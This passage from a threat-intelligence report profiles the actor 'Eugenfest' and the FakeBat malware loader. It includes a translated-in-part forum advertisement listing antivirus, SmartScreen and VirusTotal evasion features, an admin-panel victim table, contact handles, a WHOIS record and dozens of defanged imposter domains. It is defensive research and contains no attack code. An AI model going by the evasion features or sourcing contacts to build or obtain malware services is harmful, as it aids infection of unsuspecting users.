


Figure 9 Eugenfest promoting Fest-Bay eBay shop on Telegram.




Figure 10 Eugenfest promoting eBay shop on BHF (translated).

Eugenfest's past projects relied on services from other users/providers. It is highly probable that web development for Fest-bay[.]com was outsourced to Shopsn, a service offering ecommerce shop templates and hosting (Figure 11). eBay credentials were likely obtained for this shop using brute force tools sold by other members, such as the JKS tool in Figure 12 (Eugenfest admits to using the brute force tool but prefers an unnamed privately developed tool over it).




Figure 11 Shopsn, used to create Fest-Bay




Figure 12 Cracked version of an eBay account brute force tool shared on Exploit Forum.

Eugenfest has also actively sought video game keys and related objects using various pseudonyms on carding and hacking forums (Figure 13) dating back to 2018. These keys were then sold on sites such as G2A or Kinguin for profit.




Figure 13 Eugenfest promoting their game key service.

From 2019 onward, Eugenfest's post history on BHF and Exploit forums indicates a shift towards malware deployment and selling stolen data. In July and August 2022, they can be seen asking for traffic/loading services and sought to rent the [Matanbuchus](#) loader from BelialDemon on Exploit forums. Notably, Eugenfest had praised Afron's loader (BatLoader) in August 2022, implying they were using it months before launching a similar service:

What can I say about this tool? It's absolutely amazing, with some mind-blowing software. It performs its function at 999%, bypassing Google Defender, and the callback is incredible.


Coincidentally, during this time, Eugenfest's post history suggests they are actively abusing Google advertisements. In September 2022, they replied to an ad fraud Q&A thread asking for help:

Hello everyone, does anyone know what's currently happening with Google? All the loopholes have been patched up, and I've tried many different approaches. I'm launching with VNC, and the trust can't go any higher. It keeps giving me a suspended business practice or unpaid. I'm ready to buy information on launching through the forum's guarantor with 3 proofs of successful launches.

The loophole referenced above refers to abusing free ad credits on new accounts, a common scheme used for pushing malicious ads. The timing of Eugenfest's endorsement of BatLoader and comments on Google Ads suggests they were an active BatLoader user prior to marketing a competing service on Exploit.

FakeBat-as-a-Service

Eugenfest first marketed their loader in December 2022 and currently offers both an unsigned MSI loader for \$2,500 per month or a signed MSIX loader for \$4,000 per month.

eugenfest
kilobyte
●●

Seller
● 8
49 posts
Joined
01/27/22 (ID: 124830)
Activity
кодинг / coder

Posted December 17, 2022 (edited)

Сдается две версии лодера

MSI:

- Обход **гугл алертов** (если домен траст)
- Обход **WinDef**
- Зашивает исключения вашей **малвари в деф**
- Защита от **VirusTotal**
- Связи между вашей малварью и лодером полностью оборваны, АВ не видят связей.
- Вес от 2-3 мб и до бесконечности.
- Подстраивается под **официальный софт**, то есть софт который скачивает КХ, ему ставится на тачку
- Видео с примером работы - <https://vimeo.com/782092278>
- Из минусов, надо вешать EV сертификат для обхода SmartScreen или же прогреть файл(на ваше усмотрение)
- Добавлены прокладки для билда

Цена:
Месяц **2500\$**
Неделя **1000\$**

MSIX:

- Обход **гугл алертов по дефолту**
- Защита от **VirusTotal**
- Связи между вашей малварью и лодером полностью оборваны, АВ не видят связей.
- Вес от 2-3 мб и до бесконечности.
- Подстраивается под **официальный софт**, то есть софт который скачивает КХ, ему ставится на тачку
- Обход **Microsoft SmartScreen по дефолту**
- Файл подписан **валидным сертификатом**
- Видео с примером работы - <https://vimeo.com/849139783>
- Добавлены прокладки для билда

Figure 14 Eugenfest's post promoting FakeBat loader in December 2022. A full translation of the post can be found in the appendix.

The capabilities and advertised price closely match that of Afron's loader (BatLoader), including working with customers to ensure payloads match malvertising themes. Additional services, including payload delivery, are negotiable for a minimum of \$3,000 on top of the cost of the loader. FakeBat provides several points of contact for renting and support:

Tox ID for Admin:

0BF0BA66030916F61BB7D9E954FB98A8F973DB6531F18EB6CEE006D7E275B906BC58EB71F358

Tox ID for Support:

7CB85C41D6E3FC9602FB8D79B955820AC4EEF41F29F2177B9750C129935F216FE0573DA8899F

Telegram Admin: [hxxps://t.me/payk_work](https://t.me/payk_work)

Telegram Support: [hxxps://t.me/spektr234](https://t.me/spektr234)




Figure 15 Several Telegram handles linked in Eugenfest's FakeBat post.

On September 6, 2023, a Telegram channel was created to communicate changes with the loader (the channel has 36 members as of September 14, 2023):




Figure 16 Snapshot of FakeBat Telegram channel.

FakeBat's Admin Panel

Like BatLoader, FakeBat's admin panel contains a basic table with victim information, installation status, installed antivirus and a text box for comments (Figure 17).

PANEL											
Фильтр по источнику: Применить Сброс Удалить RU Сотрудники Day 11 Hour 23 Min 43 Sec 49											
IP	Страна	OS	Браузер	Ленд	Скачан	Запущен	Установлен	Статус	AB	Коммент	Всего 525
192.168.1.1	RU	Windows 10	chrome	192.168.1.1	16.08.2023 20:50:31	16.08.2023 20:56:12	16.08.2023 20:56:19	↓ ↓ ↓	Windows Defender		1
192.168.1.2	RU	Windows 10	chrome	192.168.1.2	16.08.2023 20:52:13	16.08.2023 20:55:54	16.08.2023 20:56:00	↓ ↓ ↓	Windows Defender		1
192.168.1.3	RU	Windows 10	chrome	192.168.1.3	16.08.2023 20:52:17			↓ ↓ ↓			1
192.168.1.4	RU	Windows 10	chrome	192.168.1.4	16.08.2023 20:52:37	16.08.2023 22:02:32	16.08.2023 22:02:36	↓ ↓ ↓	Windows Defender		1
192.168.1.5	RU	Windows 10	chrome	192.168.1.5	16.08.2023 20:54:49			↓ ↓ ↓			1
192.168.1.6	RU	Windows 10	chrome	192.168.1.6	16.08.2023 20:55:29	16.08.2023 20:58:16	16.08.2023 20:58:25	↓ ↓ ↓	Windows Defender		1
192.168.1.7	RU	Windows 10	chrome	192.168.1.7	16.08.2023 21:01:50			↓ ↓ ↓			1
192.168.1.8	RU	Windows 10	chrome	192.168.1.8	16.08.2023 21:02:25	16.08.2023 21:19:48	16.08.2023 21:19:52	↓ ↓ ↓	Windows Defender, McAfee VirusScan		1
192.168.1.9	RU	Windows 10	chrome	192.168.1.9	16.08.2023 21:02:58	16.08.2023 21:06:40	16.08.2023 21:06:48	↓ ↓ ↓	Windows Defender		1
192.168.1.10	RU	Windows 10	chrome	192.168.1.10	16.08.2023 21:03:11	16.08.2023 21:30:45	16.08.2023 21:30:49	↓ ↓ ↓	Windows Defender		1
192.168.1.11	RU	Windows 10	chrome	192.168.1.11	16.08.2023 21:04:32	16.08.2023 21:05:49	16.08.2023 21:05:55	↓ ↓ ↓	Windows Defender		1
192.168.1.12	RU	Windows 10	chrome	192.168.1.12	16.08.2023 21:05:14			↓ ↓ ↓			1
192.168.1.13	RU	Windows 10	firefox	192.168.1.13	16.08.2023 21:06:05			↓ ↓ ↓			1
192.168.1.14	RU	Windows 10	chrome	192.168.1.14	16.08.2023 21:06:16	16.08.2023 21:07:22	16.08.2023 23:42:38	↓ ↓ ↓	Windows Defender		1
192.168.1.15	RU	Windows 10	chrome	192.168.1.15	16.08.2023 21:11:08	16.08.2023 21:13:58	16.08.2023 21:14:04	↓ ↓ ↓	Windows Defender		1
192.168.1.16	RU	Windows 10	chrome	192.168.1.16	16.08.2023 21:11:16			↓ ↓ ↓			1
192.168.1.17	RU	Windows 10	chrome	192.168.1.17	16.08.2023 21:12:15	16.08.2023 21:23:08	16.08.2023 21:23:12	↓ ↓ ↓	Windows Defender		1
192.168.1.18	RU	Windows 10	chrome	192.168.1.18	16.08.2023 21:14:38			↓ ↓ ↓			1
192.168.1.19	RU	Windows 10	chrome	192.168.1.19	16.08.2023 21:15:37	16.08.2023 21:28:12	16.08.2023 21:28:18	↓ ↓ ↓	Windows Defender, VirusScan de McAfee		1
192.168.1.20	RU	Windows 10	chrome	192.168.1.20	16.08.2023	16.08.2023	16.08.2023	↓ ↓ ↓	Windows Defender		1

Figure 17 Primary FakeBat admin panel.

It also includes a statistics window for viewing infection rates (Figure 18), changing payload links (Figure 19) and modifying the builds and panel protections (Figure 20).




Figure 18 FakeBat includes a statistic diagram showing victim percentages.






Figure 19 Configuration window to update payload links. The blurred column contains the themes used (Zoom, Anydesk etc). This ensures the payload matches the ad theme used.




Figure 20 Build and panel configuration.

As is the case with BatLoader, it is highly probable that FakeBat operators have access to data across their customer tenants.

FakeBat Infrastructure

FakeBat's imposter pages and panels have historically been registered using Namecheap, NameSilo and r01.ru. Imposter pages typically contain a lookalike name and the .software gTLD (e.g. any-desk[.]software). FakeBat panels typically contain the strings "ads", "job", "adv" and "panel". Panels are hosted on .site and .ru TLDs (rarely .xyz as well).

The email address johnbolton778@proton[.]me, which we associate with medium confidence to EugenFest, was used to register the domain ADS-CHECK[.]COM on November 22, 2022 (see below). A similar name was seen tied to domains in mid to late 2023.

Domain name: ads-check[.]com
Registry Domain ID: 2740094228_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2022-11-22T11:35:18.00Z
Registrar Registration Expiration Date: 2023-11-22T11:35:18.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>
Domain Status: addPeriod <https://icann.org/epp#addPeriod>
Registry Registrant ID:
Registrant Name: Private Person
Registrant Organization: Ads_CHECKLLC
Registrant Street: th 12
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 30012
Registrant Country: US
Registrant Phone: +1.6823653636
Registrant Phone Ext:

Registrant Fax:

Registrant Fax Ext:

Registrant Email: johnbolton778@proton[.]me

The WHOIS record also tied the domain to company “Ads_CHECKLLC”, which was used to register [at least 34 domains](#) between November 2022 and February 2023. These include panels and imposter pages for software impersonated in malvertisements.

- ads-check[.]com
- down[.]software
- awesome-miner[.]software
- winrar[.]software
- qtorrent[.]software
- ccleaner[.]software
- mail-client[.]software
- lightshot[.]software
- top-wallet[.]software
- pdf-tools[.]software
- rufus-download[.]software
- downloaders[.]software
- any-desk[.]software
- down1[.]software
- download1[.]software
- tor-browser[.]software
- vlc-media[.]software
- adscheck[.]net
- rar-lab[.]software
- filezilla[.]space
- torrent-tools[.]software
- notepad-editor[.]software
- aimp[.]software
- kmplayer[.]software
- archiver-7zip[.]software
- awesome-project[.]software
- extremebot[.]software
- trading-terminal[.]software
- heartcores[.]net
- digmefitness[.]net
- psyclelondon[.]net
- terminal-trading[.]software
- id-cpu[.]software
- download-rufus[.]software

Code Signing Certificate Acquisition and Collaboration with Other Actors

Like Afron, Eugenfest likely acquires code signing certificates from other vendors on Exploit/XSS. Under the Payk_34 handle they can be seen vouching for a vendor by offering a screenshot of their transaction on XSS forum's escrow service.




Figure 21 Eugenfest/Payk_34 vouched for an EV certificate provider on XSS forum. They provided a screenshot from the forum's escrow service as evidence that they had previously purchased a certificate.

Another service provider likely collaborating with Eugenfest is “Balamut Service”, who provides code signing certificates and web development, among other services.

FAQ

Balamut Service (<https://t.me/+b7Chum9WK-gzMTA5>) • June 29, 2023

Code signing certificates

1. [Price list](#)
2. [Terms of transaction through a guarantor](#)
3. [General information on EV \(Extended Validation\) certificates](#)
4. [General information on OV \(Organization Validation\) certificates](#)
5. For all questions [CHANNEL](#) / [CONTACT](#) / [CHAT](#)

Web development

1. [General information](#)
2. For all questions [CONTACT](#)

KYC Verification (EU) (neo-banks, crypto-exchanges, etc.)

1. [General information](#)
2. For all questions [CHANNEL](#) / [CONTACT](#) / [CHAT](#)

Log parser

1. [General information](#)
2. For all questions [CHANNEL](#) / [CONTACT](#)

Figure 22 Overview of Balamut Service Offerings.

On the web development front, they provide web pages for phishing, anti-crawler and assistance with pushing malicious ads through Google.

May 30

Balamut Service

Web - Development

- ◆ Разработка лендингов, фишингов, фишлетов, точные копии сайтов
- ◆ Решение задач любой сложности в области web разработки

